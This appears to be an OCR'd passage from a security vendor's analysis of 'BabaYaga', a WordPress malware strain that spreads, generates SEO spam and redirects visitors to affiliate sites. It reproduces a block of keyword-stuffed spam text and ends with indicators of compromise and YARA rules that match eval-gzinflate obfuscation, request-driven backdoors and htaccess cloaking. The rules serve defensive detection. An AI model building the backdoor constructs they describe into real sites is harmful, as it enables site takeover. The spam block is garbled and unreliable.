
The PDF version of the malware instead presents a PDF:



Queens library homework help

Queens help homework library. Simply put, to keep up with the times." -Press release regarding the rebranding of the Fort Worth Library. This facility includes Central Adult and the Spriet Family Children's Library, the Teen Annex, Administration, Technical Support Services, Maintenance Services, Community Outreach and Development and Communications Queen's College London is an independent girls day school for pupils aged eleven to eighteen, located in queens library homework help Harley Street, London, &ereal/ writing assignment England Ap literature essay on **queens library homework help** their eyes were watching god, i need help with my college essay, custom research paper writers. Find out what is happening at your local library with our guide QUEENS TEENS BAND TOGETHER TO HELP HAITI. Riverfront Library One Larkin Center Yonkers, NY 10701 HOURS Monday-Thursday: My students love "popular" books, newly published (or acquired) books, and "Books of the Month.". View opening times, contact details, events, services available and disabled access at each library in Westminster queens library homework help LPLS Kids. 9 am-8 pm Friday & for essay starters literary sentence discussion Saturday: Find out more .... Riverfront great gatsby Art Gallery. What's going on for kids at the Lorain Public Library System? We provide is a warming global paper research hoax excellent essay writing service 24/7. Help your students get them most out of their study time with our free learning resources that can be used at home or in the classroom. Collaborate. Queens library homework help 9 am-5 pm. Dotdash's brands help over 100 million users each month find answers, solve problems, and get inspired. Dotdash is among the fastest-growing publishers online 6-5-2011 - "The word 'public' has been removed from the name of the Fort Worth Library. **cyber of effects bullying essays** Vagenas differentiate for students Length 5 min Questions to Consider Why is student choice an important part of differentiation? Hundreds of pages of easy to read information and facts on many homework topics including. BibMe Free Bibliography televistas analysis essay poem & Citation Maker - MLA, States the in united research terrorism on paper APA, Chicago, Harvard. When natural disasters strike, Catholics are at the forefront, offering aid to the stricken. The update will include. Art. We provide nearly 4,500 homes

The result is that search engines index a lot of spam content on the site, causing the linked pages to rank higher for the relevant search terms:



By generating search engine spam, the attackers are attracting search engine traffic that is redirected to affiliate programs that earn the attackers money.

If the visitor is a human instead of a search engine bot, then the malware renders the same spam page but with one extra line at the top, adding a bit of Javascript that immediately redirects the site visitor to an affiliate page, using an affiliate code. In this case, it is an essay writing service. We found affiliate offers for as much as $15 per successful conversion.

It is clear that the malware author's business model is to generate search engine traffic to hacked websites, and then direct that traffic to affiliate programs in order to earn revenue.

Conclusion

"BabaYaga" is an emerging threat that is more sophisticated than most malware. It deeply infects a site, spreads to other sites, ensures that the infected site is in good working order and will even remove other malware. It even has the ability to update or reinstall WordPress. The business model is to create spam pages, promote them to search engines and then redirect the resulting traffic to affiliate programs.

The Defiant team have performed a deep analysis of this malware. We have released detection capability for this malware variant to our Premium Wordfence customers. Our Premium customers received this update in real-time and our free community users will receive it within 30 days.

Performing an in-depth analysis has also provided our team with a complete understanding of how to clean and repair a site that has been infected by this sophisticated malware variant. If you have been affected by this emerging threat, we recommend you contact our site cleaning team to get your site back up and running.

Appendix - Indicators of Compromise

We include the following indicators of compromise for BabaYaga. These are provided for security analysts who would like to add detection capability to their systems

IPs and Hostnames

If your web server is contacting one of the following hosts or IP's, then it is likely that it is compromised with BabaYaga:

- 7od.info (178.132.0.105)
- my.wpssi.com (89.38.98.31)

YARA Rules

We are including the following YARA compatible scanning rules to assist in detecting BabaYaga. We have verified that these rules are compatible with ClamAV for server based scanning.

```
rule WFYARAGEN_G4129_rules_1

{

    meta:

        description = "Malicious code meant to look like WordPress core"

    strings:

        $re =
/\@include\s*\(\s*ABSPATH\s*\.\s*WPINC\s*\.\s*['"]\/Requests\/IPconfig\.ini['"]
/ nocase

    condition:

        $re

}

rule WFYARAGEN_G4290_rules_1

{

    meta:

        description = "Matches a URL-encoded string with magic bytes fitting a
zlib stream"

    strings:

        $re = /^x\%(?:01|25|9C|DA|5E)[\%A-Za-z\d\.\-\+\_]+$/ nocase
```

```
    condition:
        $re
}
rule WFYARAGEN_G4361_rules_1
{
    meta:
        description = "Unique enough typo found in some of the backdoor code"
    strings:
        $re = /usecloack/ nocase
    condition:
        $re
}
rule WFYARAGEN_G4399_rules_1
{
    meta:
        description = "Not relying on the typo to detect the backdoor here"
    strings:
        $re =
/\$(?P<var>[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)\s*\=\s*md5\s*\(\s*__FILE__
\s*\)\s*\;[\s\S]{1,500}?=\s*['"]ke['"]\s*\.\s*\$(?P=var)\s*\.\s*['"]ys['"]\s*\;
[^=]+\=\s*['"]use['"]\s*\.\s*\$(?P=var)\s*\.\s*['"]ragents/ nocase
    condition:
        $re
}
rule WFYARAGEN_G45_rules_2
{
    meta:
        description = "Catches generic backdoor - setting an option"
```

```
    strings:

        $re =
/\$home_cwd\s*+=\s*+@getcwd\s*+\(\s*+\)\s*+;\s*+if\s*+\(\s*+isset\s*+\(\s*+\$_P
OST\s*+\[\s*+['"]\w{1,10}\s*+['"]\s*+\]\s*+\)\s*+\)\s*+@chdir\s*+\(\s*+\$_POST\
s*+\[\s*+['"]\w{1,10}['"]\s*+\]\s*+\)\s*+;\s*+\$cwd\s*+=\s*+@getcwd\s*+\(\s*+\)
\s*+;\s*+if\s*+\(\s*+\$os\s*+==\s*+['"]\s*+win\s*+['"]\s*+\)/ nocase

    condition:

        $re

}

rule WFYARAGEN_G1535_rules_2

{

    meta:

        description = "Obfuscated eval-gzinflate"

    strings:

        $re =
/@\$\w+\s*?=\s*?"\s*?e\\x76\\x61l\s*?\(\s*?\\x67\\x7Ai\\x6E\\x66\\x6C\\x61t\\x6
5\s*?\(/ nocase

    condition:

        $re

}

rule WFYARAGEN_G1832_rules_3

{

    meta:

        description = "Matches file used in various infections"

    strings:

        $re =
/^0\.5\.2\.2\s*?0\.83\.4\.1\s+?1\.0\.145\.2\s+?1\.0\.145\.210\s+?1\.0\.177\.126
/ nocase

    condition:

        $re
```

```
}

rule WFYARAGEN_G736_rules_8

{

    meta:

        description = "Matches backdoor found in infections - assert-eval"

    strings:

        $re =
/if\s*\(\s*\w{1,255}\s*\(\$_(?:REQUEST|GET|POST|COOKIE)\s*\[\s*'\s*\w{1,255}\s*
'\s*\]\s*\)\s*\)\s*\w{1,255}\s*\(\s*stripslashes\s*\(\s*\$_(?:REQUEST|GET|POST|
COOKIE)\s*\[\s*bot\s*\]\s*\)\s*\)\s*;/ nocase

    condition:

        $re

}

rule WFYARAGEN_G736_rules_9

{

    meta:

        description = "Part of malware, basic backwards obfuscation"

    strings:

        $re =
/strrev\s*\(\s*['"]\s*=ecruos&wordpress\?\/moc\.yadot-syasse\/\/:ptth\s*['"]\s*
\)\s*;/ nocase

    condition:

        $re

}

rule WFYARAGEN_G4304_rules_1

{

    meta:

        description = "htaccess rule used to limit access to pages"

    strings:
```

```
        $re = /RewriteCond \%\{HTTP_USER_AGENT\}
\!en\.support\.wordpress\.com\s+RewriteRule \.\* \- \[R=404\]/ nocase

    condition:

        $re

}

rule WFYARAGEN_G4472_rules_1

{

    meta:

        description = "Double-var fn around base64 string"

    strings:

        $re =
/\$[a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*\s*\(\s*\$[a-zA-Z_\x7f-\xff][a-zA-Z0
-9_\x7f-\xff]*\s*\(\s*['"][A-Za-z\d\/\+]+=*['"]\s*\)/

    condition:

        $re

}
```